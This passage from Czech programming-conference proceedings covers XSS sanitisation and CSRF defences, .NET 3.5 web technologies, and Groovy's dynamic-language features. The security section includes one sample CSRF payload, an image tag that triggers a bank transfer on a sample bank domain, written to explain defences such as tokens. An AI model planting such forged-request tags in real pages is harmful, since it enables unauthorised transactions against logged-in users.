Nejlepším řešením je používat takové systémy, které při výpisu textu na obrazovku rovnou vše správně převedou na entitní vyjádření. Texty, které převést nechceme, pak musíme explicitně označovat. Pokud by tomu bylo naopak (označili bychom text, který se má převést), mohli bychom snadno přehlédnout nebezpečné místo a způsobit tak chybu typu XSS.

Problém ovšem nastane v případě, kdy chceme ve www stránce použít WYSIWYG editor. Tyto editory vytváří HTML kód, který je pak nahrán na server. Pak ovšem musíte velmi intenzivně otestovat vstup od uživatele. Zde proti nám hraje fakt, že HTML je velmi odolné vůči chybám v kódu (nevalidní kód), ale způsob jakým se prohlížeče zotavují z chyby, není ve standardu zcela definován, a proto různé prohlížeče řeší tento problémem odlišně. Naštěstí již dnes existují knihovny, které dokáží zkontrolovat a pročistit kód (odstranit nepovolené značky).

Celý proces kontroly lze tedy rozdělit na několik částí:

- oprava HTML kódu (doplnění chybějících značek),
- kontrola a případné odstranění nepovolených značek.

Pro opravu HTML kódu můžeme použít například knihovnu `NekoHTML`:

```
String text = "<strong>ahoj";
DOMFragmentParser parser = new DOMFragmentParser();
HTMLDocument htmlDocument = new HTMLDocumentImpl();
DocumentFragment fragment = htmlDocument.createDocumentFragment();
StringWriter sw = new StringWriter();

// zde je důležitá definice filtrů, které se mají na HTML aplikovat
XMLDocumentFilter[] filters = { new Purifier(), new Writer(sw,"utf-8") };

parser.setProperty("http://cyberneko.org/html/properties/filters",
        filters);
parser.setProperty("http://cyberneko.org/html/properties/names/elems",
        "lower");

InputSource is = new InputSource(new StringReader(text));
parser.parse(is, fragment);
System.out.println(sw.toString());
```

Výsledkem tedy bude ‘‘`<strong>ahoj</strong>`.

Dále je nutné zkontrolovat povolené značky – zde můžeme použít knihovnu `AntiSamy`. Jedná se o snadno použitelnou knihovnu, která na základě konfiguračního souboru dokáže HTML kód zkontrolovat:

```
Policy policy = new Policy(POLICY_FILE_LOCATION);
AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(dirtyInput, policy);
System.out.println(cr.getCleanHTML());
```

Konfigurační soubor umožňuje definovat povolené značky, atributy a použité kaskádové styly. Protože vytvořit tento soubor je poměrně náročné, existuje sada již existujících, které je možné použít. Jmenují se slashdot, ebay, myspace a snaží se chovat stejně jako filtry použité na stejnojmenných serverech. Můžete je použít přímo a nebo si je dále upravit pro svoje potřeby.

Poznámka: Pokud přemýšlíte nad názvem projektu AntiSamy, tak vězte, že `Samy` se jmenoval slavný XSS virus napadající MySpaces.

Cross Site Request Forgery (CSRF)

Pokud je stránka dobře zabezpečná proti XSS útokům, ještě stále nemáme vyhráno. Představte si případ, že uživatel navštíví stránku s tímto HTML kódem:

```
<img src="http://www.banka.cz/submitTranser/?account= 1/1234&
        amount=1000000&confirm=1">
```

Pokud by bankovní systém očekával jen parametr `confirm=1` pro potvrzení operace, mohlo by následovat skutečné odeslání peněz. Pokud by totiž uživatel byl právě přihlášen v bankovním systému a má stále platné cookie, bude požadavek zpracován. Obranou není ani vyžadování příjmu dat metodou POST, protože i to lze pomocí JavaScriptu snadno provést.

Nejbezpečnější mechanizmus obrany proti CSRF je samotné operace potvrzovat i jiným způsobem – např. pomocí SMS. Pak nelze operace z prohlížeče nijak podvrhnout. Další možností je použití CAPTCHA, i když v poslední době lze strojově řešit i to.

Naštěstí bezpečnostní mechanismy v prohlížeči neumožní JavaScriptu přečíst obsah HTML stránky z jiného serveru (tj. provést XmlHTTPRequest na jinou doménu). A tohoto faktu také musíme využít.

Pro zabránění CSRF u ostatních systémů je tedy nutné používat tyto metody:

- Při zobrazení formuláře uživateli vygenerovat náhodný kód a očekávat jej při dalším odeslání. Tento kód musí být náhodný a pro každého uživatele jiný. Následně při odeslání formuláře musíme kód zkontrolovat.

- Kontrolovat pořadí stránek. V systému se uživatel pohybuje ze stránky na stránku předem daným způsobem (nejdříve se přihlásí na účet, pak rozklikne menu, zvolí provedení platby a formulář odešle). Podvodná stránka obvykle musí jít přímo na cílovou stránku.

- Mít co nejkratší platnost session. Pokud je uživatel odhlášen z bankovního systému, žádné takové riziko nehrozí.

Aby všechny tyto mechanismy fungovaly, je nutné zajistit, aby nemohlo na celém serveru nikde nastat XSS. Jinak by útočník mohl kódy snadno přečíst a emulovat sekvence návštěv stránek. Proto by samotný systém (např. bankovní) měl být oddělen doménou (3. úroveň domény by měla být dostatečná) od dalších okrajových služeb (např. fórum či blog). Tím lze riziko XSS výrazně snížit.

Bohužel obrana proti CSRF jde částečně proti filozofii HTTP. Uživatel nemůže přímo přistoupit na webovou stránku ze záložek. Nelze tak např. přímo do e-mailu, který informuje o přidání příspěvku, uvést odkaz na smazání bez potvrzení.

Shrnutí

Je velmi důležité zajistit, aby celá aplikace neměla bezpečnostní chyby. K nejhorším dnes patří XSS a CSRF útoky. Musíme proto upravit aplikaci, aby útoky nebyly možné. To ovšem není snadné a vyžaduje explicitní kontrolu celé aplikace. Pokud umožníte na stránce i byť jediné XSS, nelze se už nijak bránit proti CSRF.

Zároveň díky častému nasazení AJAXu, REST a technologií typu JSON jsme dali útočníkům velmi silnou zbraň do ruky a pokud umožníme XSS, již se nelze bez ověření jiným kanálem bránit (např. sms).

Bohužel obrana proti CSRF jde částečně proti filozofii HTTP. Uživatel nemůže přímo přistoupit na webovou stránku ze záložek.

Podpora a implementace nových webových technologií v nástrojích Microsoftu

Štěpán Bechynský

E-mail: Stepan.Bechynsky@microsoft.com

Nevím jestli označení „nové webové technologie“ je úplně přesné. Plno technologií, které se na současném webu používají jsou již staršího data, ale teprve nyní, se pro ně našlo masové uplatnění případně jsou in, cool a trendy. Všechny technologie, které si zde ve stručnosti popíšeme jsou dostupné v .NET Framework 3.5 SP1.

ADO.NET Data Services – podpora RESTFul webových služeb. Jako velkou výhodu vidím možnost serializace dat pomocí JSON.

ASP.NET Dynamic Data – slouží pro co nejrychlejší tvorbu webových „editorů“ dat v databázi. Celá aplikace je v podstatě vygenerována automaticky.

ASP.NET AJAX Extensions – sada knihoven, které značně zjednodušují tvorbu aplikací, které využívají asynchronní volání pomocí objektu XMLHttpRequest. Potřebný kód v Javascriptu je generován na straně serveru a automaticky řeší rozdílné chování prohlížečů.

ASP.NET MVC – implementace tolik populárního návrhového vzoru MVC. ASP.NET MVC je zatím v rané fázi a není součástí .NET Framework.

Silverlight – zjednodušeně řečeno jde o „Microsoftí Flash“. Z hlediska vývojáře je asi nejzajímavější jádro Silverlight, které je v podstatě podmnožina .NET Framework rozšířená o podporu jazyka Python a Ruby.

Geospatial data – se stále vzrůstající popularitou map na webových stránkách přišel SQL Server 2008 s podporou GIS, která je dostupná i v neplacené verzi SQL Server 2008 Express.

HTML 5 – Internet Explorer 8 umožňuje využívat některé části s připravované páté verze HTML.

Popsané technologie se týkají hlavně „klasických“ webových aplikací. Webové aplikace, jak je známe dnes, mají obrovskou výhodu v tom, že stačí mít prohlížeč, připojení k internetu a webovou aplikaci mohu používat v podstatě kdekoliv. Tento koncept se stává nepoužitelným ve chvíli, kdy nemám dostatečně kvalitní připojení k internetu a nebo využívám k práci něco jiného než je klasické PC. Klasický příklad je obchodní cestující, který nemá notebook kvůli malé výdrži baterie a pohybuje se v místech, která mají špatné pokrytí sítě GSM. Stačí jet do menšího města a s 3G sítí se můžete rozloučit a mobil s rozlišením $1\,280 \times 1\,024$

jsem taky neviděl. Proto .NET Framework 3.5 SP1 podporuje tvorbu klientských aplikací pro různé typy zařízení, jako jsou mobilní telefony, specializované terminály nebo třeba hodinky v návaznosti na různé typy webových služeb.

Co se mi nejvíce líbí na popsaných knihovnách, zejména díky mé vrozené lenosti, je jednotná platforma .NET, takže se nemusím kvůli každé technologii učit něco jiného nebo používat jiný nástroj. Vystačím si s Visual Studio 2008 :-)

Dynamické programovací jazyky

Václav Pech

E-mail: vaclav@intellij.net

Abstrakt

Cílem příspěvku je úvodní seznámení s vlastnostmi dynamických programovacích jazyků na konkrétním příkladě moderního jazyka Groovy. Seznámíme se se základními rysy dynamických jazyků a jejich odlišnostmi od statických jazyků, osvětlíme si principy skriptování a meta-programování a popíšeme si několik příkladů domén vhodných pro jejich nasazení. V článku jsou stručně popsány i některé zajímavé odlišnosti syntaxe jazyka Groovy a syntaxe jazyka Java, z něhož Groovy vychází.

Úvod

Dynamické programovací jazyky jako Ruby, Python, JavaScript či Groovy získávají na popularitě mezi vývojáři a uplatňují se na mnoha projektech různého typu. Postupně se rozšiřují možnosti jejich použití – od psaní automatizovaných skriptů, obsluhy událostí uvnitř webovských stránek či prototypování aplikací po kompletní tvorbu rozsáhlých systémů.

Dynamické jazyky nejsou nové. Za předchůdce a inspiraci pro mnohé současné dynamické jazyky lze označit např. Smalltalk, který byl používán již v 80. letech minulého století. Mezi pokročilé dynamické jazyky současnosti patří Ruby, Python, JavaScript, Groovy, Lisp, Perl, Erlang, PHP nebo Objective-C.

Kolem dynamických jazyků se rozrostla aktivní komunita vývojářů a mnohé programátorské nástroje dnes dynamické jazyky podporují.

Dynamické a statické programovací jazyky

Dynamické jazyky se od statických jazyků odlišují převážně tím, že velké množství akcí, které jsou u statických jazyků prováděny během kompilace, se buď neprovádí, nebo se vykonává až za běhu programu. Typickým příkladem je vyvolávání metod, kdy namísto kompilátoru, který by do kódu vložil adresu volané

metody, je až za běhu programu vykonán kód, který rozhodne, jaká metoda bude zavolána. Stejně tak je možné až za běhu programu definovat typy či je modifikovat a kombinovat, a tím ovlivnit chování programu. Využívání těchto schopností se často souhrnně označuje pojmem „meta-programování“.

Dynamické typování

Jako jazyky s dynamickým typováním se označují jazyky, které neprovádí kontrolu typů proměnných, parametrů metod či návratových hodnot při kompilaci. Kód tedy nemusí obsahovat informaci o typech, nebo ji obsahovat může, ale ke kontrole správnosti typů dochází až za běhu programu.

Ačkoliv je většina dynamických jazyků současně dynamicky typovaná, existují i staticky typované dynamické jazyky.

Dále se podle typu typové kontroly rozlišují na slabě a silně typované, či typově zabezpečené (safely typed) a nezabezpečené (unsafely typed). Pro podrobnosti odkazuji na [5].

Rysy dynamických jazyků

Dostupné definice dynamických programovacích jazyků jsou poměrně vágní. Jako rozlišovací kritérium mezi statickými a dynamickými jazyky se často používá schopnost daného jazyka zpřístupnit programátorovi své dynamické vlastnosti a použít je v programu. Za vlastnosti typické pro dynamické jazyky se nejčastěji považují následující rysy:

Modifikace objektů za běhu

Dynamické jazyky obsahují mechanismy, jak za běhu změnit kód běžícího programu, například pozměnit či vytvořit definici třídy, přidat novou metodu ke třídě či konkrétní instanci nebo vytvořit nový typ jako kombinaci (mixin) několika typů.

Funkce eval – vykonání nového kódu

Dynamické jazyky jsou schopné za běhu programu interpretovat data, reprezentovaná nejčastěji ve formě textu, jako kód a vykonat ho.

Continuations – přerušení výpočtu

Některé jazyky nabízejí možnost přerušení výpočtu a uchování stavu rozpracovaného výpočtu tak, aby mohl být daný výpočet znovu později obnoven.

Funkcionální programování

Dynamické jazyky v mnoha případech obohatily svůj objektově-orientovaný základ o prvky funkcionálního programování.

Higher-order funkce

Další jazyky nabízejí možnost definovat funkce, které akceptují funkce jako své parametry či je vracejí jako své návratové hodnoty.

Closures

Obvyklým rysem dynamických jazyků je možnost definovat na syntaktické úrovni typy pro funkce, vytvářet jejich instance, ukládat reference na ně do proměnných a předávat je jako parametry či návratové hodnoty metod.

Reflection

Při intenzivním využívání dynamických vlastností jazyka je také důležitá schopnost za běhu programu analyzovat aktuální typovou informaci či metody dostupné na konkrétní třídě nebo instanci.

Groovy

Groovy a svět Javy

Při vývoji většiny softwarových projektů se dnes používají různé programovací jazyky. Typický projekt na platformě Java v sobě kombinuje další jazyky jako SQL pro komunikaci s relační databází, HTML a CSS pro definici uživatelského rozhraní, XML pro konfiguraci či Ant pro automatizaci překladu a sestavení systému. Hlavním jazykem ovšem zůstává Java, což je statický, staticky typovaný programovací jazyk. Vzhledem k rostoucí popularitě dynamických jazyků v poslední době sílily uvnitř Java komunity snahy o přídání dynamických schopností také na platformu Java.

Groovy je dynamický, dynamicky typovaný, objektově orientovaný, skriptovací programovací jazyk, inspirovaný jazyky Ruby, Smalltalk či Python. Od svého počátku (v roce 2003) byl jazyk Groovy koncipován jako skriptovací jazyk pro Java Virtual Machine (JVM). Jeho cílem není nahradit Javu na pozici mainstreamového jazyka pro JVM, ale zacelit existující mezeru a umožnit Java vývojářům použít a jednoduše integrovat dynamické schopnosti na JVM.

Pro úplnost je vhodné uvést, že současně s Groovy se dnes jako dynamické jazyky pro JVM nabízejí také JRuby a Jython.

Charakteristika jazyka Groovy

Syntaxe Groovy vychází ze syntaxe Javy a až na několik málo odlišností lze označit syntaxi Groovy za rozšíření syntaxe Javy. Díky tomu představuje Groovy pro Java programátory poměrně pohodlnou cestu do světa dynamických jazyků.

Zdrojové soubory jsou překládány Groovy kompilátorem do Java bytecode, který je poté možno spustit na JVM. Generovaný bytecode je plně kompatibilní s JVM, a tudíž se hladce integruje do projektů na platformě Java. V Groovy kódu je možné využívat existující knihovny a stejně tak je možné Groovy kód nasadit na existujících aplikačních servrech. V Groovy je rovněž možné psát komponenty pro populární komponentové frameworky jako Seam či Spring. Všechna významná vývojová prostředí pro Javu vývoj v Groovy a integraci Groovy a Java kódu v jednom projektu podporují.

Jako dynamicky typovaný jazyk nevyžaduje Groovy uvádění typové informace u proměnných, parametrů či návratových hodnot metod. Typová informace je volitelná a typová kontrola se provádí za běhu programu. Jako dynamický jazyk umožňuje Groovy meta-programování. Za běhu je možné modifikovat typy, přidávat či měnit kód metod či interpretovat data jako kód (skriptování).

Dynamické schopnosti jazyka Groovy mají v porovnání s Javou dva významné důsledky. Jedním je neschopnost kompilátoru provádět typovou kontrolu. Chybějící typová kontrola je negativně vnímána právě při přechodu ze staticky typovaného prostředí Javy. Existují ovšem techniky, které mohou chybějící typovou kontrolu částečně zastoupit, jako důsledné pokrytí kódu testy, revize kódu, párové programování či použití moderních vývojových prostředí s podporou statické analýzy Groovy kódu.

Druhým důsledkem je nižší rychlost vykonávání dynamického kódu. Výkonnostní rozdíly mezi Java a Groovy kódem se díky úpravám mechanismu meta-programování a postupnému zdokonalování překladu daří postupně stírat.

Vybrané pasáže Groovy syntaxe

Vzhledem k tomu, že syntaxe Groovy v podstatě rozšiřuje syntaxi Javy budeme se v článku nadále zabývat pouze některými zajímavými rozšířeními. Pro kompletní přehled doporučuji [1].

Properties

Jako základní elementy mnoha tříd, Groovy podporuje properties na syntaktické úrovni. Není tudíž nutné definovat standardní přístupové metody pro čtení a zápis hodnot properties. Groovy rovněž umožňuje přistupovat k hodnotám properties přímo, s tím, že volání příslušné přístupové metody vloží do výsledného kódu kompilátor.

```
class ProgrammingLanguage {
      String name
      String version
      Boolean easy=true
}
def groovy=new ProgrammingLanguage(
      name:‘Groovy‘, version:‘1.5‘, easy:true)
def java=new ProgrammingLanguage(name:‘Java‘)
java.version=‘1.6‘
```

Obr. 1: Definice a použití properties

Při konstrukci objektů je možné využít předávání parametrů přes jméno (named parameters) a tím se vyhnout nutnosti definovat konstruktory pro různé kombinace parametrů.

Closures

Groovy umožňuje definovat closures pomocí složených závorek a také definuje typ Closure. Definice parametrů je od těla metody oddělena znaky `->`.

```
Closure multiply = {int a, int b -> return a*b}
```

Obr. 2: Definice closure v Groovy

Closures s jedním parametrem mohou využít zkrácené syntaxe s implicitním parametrem *it*.

```
def tripple1 = {int number -> number * 3}
def tripple2 = {number -> number * 3}
def tripple3 = {it * 3}
```

Obr. 3: Closure s jedním parametrem a různými možnostmi zápisu

Z ukázek je patrno, že definice typů parametrů, stejně jako použití středníků k ukončení řádků, je nepovinná. Při vynechání klíčového slova *„return“* je z metody navrácen výsledek posledního provedeného výrazu metody.

Práce s kolekcemi

Groovy zavádí speciální syntaxi pro práci s kolekcemi a mapami z balíčku *java.util.** a umožňuje na nich vyvolávat iterativní metody, akceptující jako parametr closure, která má být vykonána na každém prvku kolekce. Tyto úpravy mají za cíl zpříjemnít a zpřehlednít často používaný kód.

```
assert [2, 4, 6] == [1, 2, 3].collect{it*2}
```

Obr. 4: Ukázka syntaxe pro práci s kolekcemi

Pro podrobnosti o práci s kolekcemi a mapami odkazuji na [1] či [3].

Groovy Development Toolkit

Součástí Groovy je také sada základních knihoven, označovaná jako Groovy Development Toolkit (GDK) podobně jako Java nabízí Java Development Toolkit (JDK). GDK je vystavěn na dynamice jazyka Groovy a do velké míry tedy uplatňuje meta-programování a closures. Po implementační stránce je GDK dynamické rozšíření JDK. GDK pomocí meta-programování „obaluje“ standardní knihovní třídy z JDK novou funkcionalitou, která je uzpůsobena pro vlastnosti jazyka Groovy. Díky tomuto přístupu mohou být i v Javě nerozšiřitelné třídy jako *java.lang.String* rozšířeny o nové metody. Třídy z balíku *java.util.**, stejně jako čísla či intervaly umí pracovat s closures.

```
(1..10).each{number -> println number * 3}
1.upto(10){println it * 3}
[1, -2, 0, -9, 3].findAll{it > 0}
```

Obr. 5: V Groovy umí i čísla či intervaly iterovat a na jednotlivé prvky volat closure

Operátory

Kromě standardních operátorů známých z Javy definuje Groovy několik nových. Zmínil bych operátor pro bezpečné odkazování (safe dereference), který podstatně redukuje kód hlídající *null* hodnoty.

```
if (order?.customer?.company?.address?.city==‘Prague‘)
```

Obr. 6: Safe dereference operátor

Jako další zajímavý operátor bych uvedl spread-dot operátor. Tento operátor poskytuje syntaktickou zkratku pro zavolání libovolné metody na všech objektech uložených v kolekci.

```
customers*.name
```

Obr. 7: Spread-dot operátor vrátí kolekci obsahující jména všech zákazníků v kolekci

Na příkladu operátoru pro dynamické přetypování je názorně vidět schopnost dynamických jazyků měnit typ objektů za běhu.

```
Closure closure ={->println ‘Running in a~separate thread‘}
Runnable runnable=closure as Runnable
new Thread (runnable)).start()
```

Obr. 8: Operátor dynamického přetypování převede Closure na Runnable

Groovy dále nabízí operátory pro práci s regulárními výrazy, mapami a mnoho dalších. Pro podrobný výčet nových operátorů odkazuji na [1] a [3].

Přetěžování operátorů

Programátoři si mohou pro své třídy předefinovat operátory. Chování určitého operátoru je na základě jmenné konvence definováno metodou stejného jména. Např. operátor + je definován metodou nazvanou *plus*, operátor ∗ metodou *multiply*.

Parametrizované stringy

Stringy v Groovy mohou být parametrizovány pomocí vložených bloků Groovy kódu. Takto je možné pohodlně upravovat výslednou podobu textu podle aktuálních hodnot v okolním kódu.

```
def emailText=‘‘‘‘‘‘
Dear ${customer.name},
thank you for your email on ${customer.lastEmail.topic}.
${customer.lastEmail.date < 1.week.ago ?
      ‘‘Sorry for not responding for so long’’:’’}
...
Yours $currentUser.name
’’’’’’
```

Obr. 9: Parametrizovaný Groovy String

Za povšimnutí jistě stojí i možnost vkládat rozhodovací logiku či iterace.

Příklady použití Groovy

Testování

Groovy lze úspěšně použít na psaní automatizovaných testů. Díky jeho těsné integraci s Javou je možné pomocí testů napsaných v Groovy testovat nejen Groovy, ale také Java kód. Groovy, kromě zahrnuté podpory pro testovací knihovnu JUnit, obsahuje několik speciálních konstruktů (*assert*, *shouldFail* apod.) vhodných právě pro psaní testů. Meta-programování zjednodušuje tvorbu zástupných (Stub a Mock) objektů.

Skriptování

Jako dynamický programovací jazyk umožňuje Groovy přidávání a vykonání kódu za běhu programu. K tomuto účelu aplikace předloží zdrojový soubor v jazyce Groovy nebo proměnnou typu String obsahující Groovy kód k překladu, například pomocí třídy *GroovyShell*. Předložený kód je možné chápat jako skript

k vykonání, test či aplikaci ke spuštění nebo definici nové třídy, jejíž instance je možné poté vytvářet.

```
def classDefinition = new GroovyShell().evaluate(codePane.text)
Runnable task = classDefinition.newInstance()
new Thread(task).start()
```

Obr. 10: Ukázka překladu a vykonání kódu s definicí nové třídy za běhu programu

Schopnost skriptování dává celou řadu možností využití. Uživatelé aplikací mohou snadno ovlivnit jejich chování či vzhled a nejsou omezeni zabudovanými konfiguračními schopnostmi daných aplikací. Skriptování je možné použít ke stejným účelům ke kterým jsou v populárních kancelářských aplikacích použity makro jazyky – umožnit uživatelům psát krátké programy, které automatizují či upravují chování aplikace. Následující kód např. přidá do aplikace nové tlačítko a definuje chování po jeho stisknutí.

```
customPanel.add(
      new groovy.swing.SwingBuilder().button(
            'Click me',
            actionPerformed: {println 'Clicked'}))
customPanel.revalidate()
```

Obr. 11: Kód skriptu, který do hostující aplikace přidá nové tlačítko

Další možností je využít skriptování k testování a analýze běžících aplikací. Administrátor systému má možnost ověřit vnitřní stav aplikace pomocí několika předem připravených či ad-hoc skriptů, které otestují vnitřní hodnoty a chování aplikace.

Zvláště v perspektivě spojení s doménově specifickými jazyky, které nabízejí možnost definice jednoduchých dedikovaných jazyků, nabízí skriptování velký potenciál pro zapojení koncových uživatelů do aktivní interakce s aplikacemi. Doménově specifické jazyky snižují bariéru, která brání ne-programátorům v psaní kódu. Se vzrůstající popularitou interaktivních aplikací na internetu, umožňujících uživatelům aktivně vytvářet a měnit obsah, budou tyto schopnosti jistě velmi využívané.

Doménově specifické jazyky


Dynamické programovací jazyky jsou velmi často používány pro tvorbu interních doménově specifických jazyků (viz [2]). Volná pravidla ohledně závorek, ukončení řádků, indikace návratových hodnot a uvádění typové informace, stejně jako dostupnost closures, implicitních parametrů, přetěžování operátorů, tvorba mixins a možnost meta-programování jsou vlastnosti, které definici doménově specifických jazyků usnadňují.

Meta-programování

Síla a flexibilita dynamických jazyků se naplno projeví při meta-pogramování Tento termín obecně označuje změny programu za jeho běhu. Umožňuje za běhu definovat nové typy či existující typy modifikovat nebo kombinovat.

Meta-class

V Groovy je pro dynamiku využit koncept meta-třídy. Každá třída bez ohledu na to, zda jde o Java či Groovy třídu, je v Groovy doplněna svojí meta-třídou, která ovlivňuje chování původní třídy.



Obr. 12: Každá třída je doplněna meta-třídou

Každé volání metody či přístup k property určité třídy je při překladu převeden na volání metody *invokeMethod* na příslušné meta-třídě a ta rozhodne, která metoda se ve skutečnosti vyvolá a co udělat, pokud volaná metoda není definovaná na cílové třídě. Meta-třída sama dovoluje definovat za běhu své metody a properties, které překryjí metody a properties „obalené“ třídy.

```
String.metaClass.backToFront = {->
    delegate[-1..0]
}
println 'abcdef'.backToFront()
```

Obr. 13: Definice metody na meta-třídě příslušné ke třídě *java.lang.String* a její vyvolání

Přidáváním či modifikací metod a properties na příslušné meta-třídě lze za běhu programu měnit chování liboolné Java či Groovy třídy. Na stejném principu je vystavěn GDK jako rozšíření JDK, kdy GDK definuje požadované změny chování JDK tříd úpravou jejich meta-tříd.

Groovy rovněž nabízí možnost přiřadit meta-třídu i pro konkrétní jednotlivé instance určité třídy a tím měnit chování pouze určitých instancí dané třídy.

Jako praktickou ukázku bych rád uvedl příklad na obrázku 14, kdy díky meta-programování je možné přidat ke třídě *ReentrantLock* metodu *withLock*, která zajistí správnou sémantiku práce se zámkem. Původní komplikovaný kód je možné nahradit kódem mnohem čitelnějším, a tím robusnějším.

```
ReentrantLock lock = new ReentrantLock()

//původní styl práce se zámkem
lock.lock()
try {
    println 'Holding the lock'
} finally {
    lock.unlock()
}
println 'Not holding the lock'

//definice nové metody
ReentrantLock.metaClass.withLock = {nestedCode ->
    delegate.lock()
    try {
        nestedCode()
    } finally { delegate.unlock() }
}

//nový styl práce se zámkem
lock.withLock {
    println 'Holding the lock'
}
println 'Not holding the lock'
```

Obr. 14: Rozšíření třídy *ReentrantLock*

Invoke method

Další možností, jak může programátor změnit chování určité třídy, je modifikace metody *invokeMethod*, a to buď na meta-třídě, nebo na konkrétní třídě.

Metoda *invokeMethod* má možnost analyzovat jméno požadované metody a její parametry, testovat, zda volaná metoda na dané třídě či meta-třídě existuje, předat parametry libovolné existující metodě či ošetřit volání sama.

```
class Company {
    List<Employee> employees = []
    public Object invokeMethod(String methodName, Object o) {
        def matcher = methodName =~ 'findAll(.*)Employees'
        if (matcher.matches()) {
            String action = matcher.group(1)
            if (action.toLowerCase() in ['senior','experienced']) {
                return employees.findAll {it.age > 30}
            }
            if (action.toLowerCase() in ['junior','fresh']) {
                return employees.findAll {it.age <= 30}
            }
        }
        return super.invokeMethod(methodName, o);
    }
}

println "Senior employees ${company.findAllSeniorEmployees().name}"
println "Expert employees
${company.findAllExperiencedEmployees().name}"

println "Junior employees ${company.findAllJuniorEmployees().name}"
println "Fresh employees  ${company.findAllFreshEmployees}().name}"
```

Obr. 15: Předefinování *invokeMethod* dovoluje reagovat na volání neexistujících metod

Tento princip lze s úspěchem použít, pokud má daná třída reagovat na volání neexistujících metod, například pro umožnění dotazů jako napr. na obrázku 15 metodami splňujícími nějaký regulární výraz.

Method missing, property missing

Pokud volaná metoda neexistuje na třídě ani na meta-třídě, bude, podobně jako ve Smalltalku, vyvolána metoda *methodMissing*, případně *propertyMissing*, která má poslední šanci ošetřit volání a zabránit vyhození výjimky. Tento mechanismus se často využívá například k dodefinování volané metody za běhu až v reakci na samotné volání. Volaná metoda či property je tedy uvnitř *methodMissing* či *propertyMissing* dodatečně definována a přidána k meta-třídě pro opětovné použití při dalších voláních.

Kategorie

Kategorie nabízí další možnost změny chování objektů. V Javě bývá poměrně časté, že se funkcionalita některých objektů definuje pomocí pomocných (hel-

per) tříd a jejich statických metod. Typickým příkladem jsou různé *StringUtils*, *ArrayUtils* a podobně pojmenované třídy, definující metody pro práci se Stringy, poli apod., které programátoři pro svůj konkrétní projekt potřebují.

Kategorie v Groovy dokáží přiřadit statické metody z těchto pomocných objektů rovnou k manipulovaným objektům, jako by to byly přímo jejich metody, což lépe odpovídá objektově-orientovanému přístupu. Tudíž např. místo

```
StringUtils.capitalizeCharacters('abcd')
```

je možné psát

```
'abcd'.capitalizeCharacters()
```

ačkoliv třída *String* metodu *capitalizeCharacters* nemá.

Tato přiřazení jsou platná pouze uvnitř *use* bloku kódu a více různých *use* bloků je možno vzájemně kombinovat.

```
class Calculator {
    static factorial(Integer value) {
        return value*(value>2?factorial(value-1):1)
    }
}

println Calculator.factorial(5)

use(Calculator) {
    println 5.factorial()
}

println Calculator.factorial(5)
```

Obr. 16: Definice a použití kategorie pro obohacení třídy *java.lang.Number* o metodu *factorial*

Open class

Pro zajímavost uvedu koncept známý z programovacího jazyka Ruby nazvaný *Open Class*. Díky němu lze libovolnou třídu kdykoliv znovu otevřít a dodefinovat.

```
class String
      def foo
            ''foo''
      end
end
puts ''abcd''.foo
```

Obr. 17: Použití konceptu open class v Ruby pro rozšíření třídy *String* o metodu *foo*

Mixins

Podobně jako kategorie umožňují mixins kombinovat několik definic tříd dohromady. Díky mixins lze vytvořit nový typ jako kombinaci existujících typů a to buď staticky při kompilaci, či dynamicky za běhu. Podpora pro dynamické mixins se plánuje pro některou další verzi Groovy.

```
def queue = new Object ()
      queue.metaClass {
            mixin LinkedList, ReentrantLock

            get { ->
               withLock {
                 removeFirst ()
               }
            }

            put { obj ->
               withLock {
                  addLast (obj)
               }
            }
      }
}
```

Obr. 18: Možné budoucí použití mixins v Groovy (viz [6])

Shrnutí

V příspěvku jsem se pokusil přehledově seznámit s principy a odlišnostmi dynamických programovacích jazyků. Byly zmíněny schopnosti dynamických jazyků, např. funkcionální programování, continuations, closures, higher-order funkce, reflection a další. Rovněž byl poskytnut úvodní vhled do syntaxe jazyka Groovy, moderního zástupce rodiny dynamických jazyků. Na jeho příkladu byly popsány klíčové vlastnosti těchto jazyků, konkrétně skriptování, dynamické typování či meta-programování.

Literatura

[1] Koening, D. *Groovy in Action.* Manning Publications Co., 2007. ISBN 1-932394-84-2.

[2] Fowler, M. *Domain Specific Languages.* http://martinfowler.com/bliki/DomainSpecificLanguage.html

[3] Groovy website. http://groovy.codehaus.org/

[4] Wikipedia. *Dynamic Programming Language.*
http://en.wikipedia.org/wiki/Dynamic_programming_language

[5] Wikipedia. *Dynamic Typing.*
http://en.wikipedia.org/wiki/Dynamic_typing#Dynamic_typing

[6] Groovyland blog.
http://groovyland.wordpress.com/2008/07/09/groovy-dynamic-stateful-mixins/

Doménově specifické jazyky

Václav Pech

E-mail: vaclav@intellij.net

Abstrakt

Cílem příspěvku je seznámení s vlastnostmi a použitím doménově specifických jazyků (DSL). Po úvodním představení konceptu, porovnání výhod a nevýhod a provedení hrubé kategorizace se zaměříme na interní doménově specifické jazyky. Ukážeme si interní DSL v několika různých programovacích jazycích, probereme konkrétní příklady jejich nasazení a předvedeme si možné způsoby jejich definice v jazyce Groovy. Vysvětlíme si princip builderů zjednodušujících práci s hierarchickými datovými strukturami a představíme si Grails jako vzorovou ukázku vhodného kombinování několika příbuzných DSL k vytvoření efektivního frameworku. Pro pojetí návrhu aplikací, kdy programátoři kombinují kód psaný v různých DSL do jednoho celku, se ujal název Language Oriented Programming (LOP)

Úvod

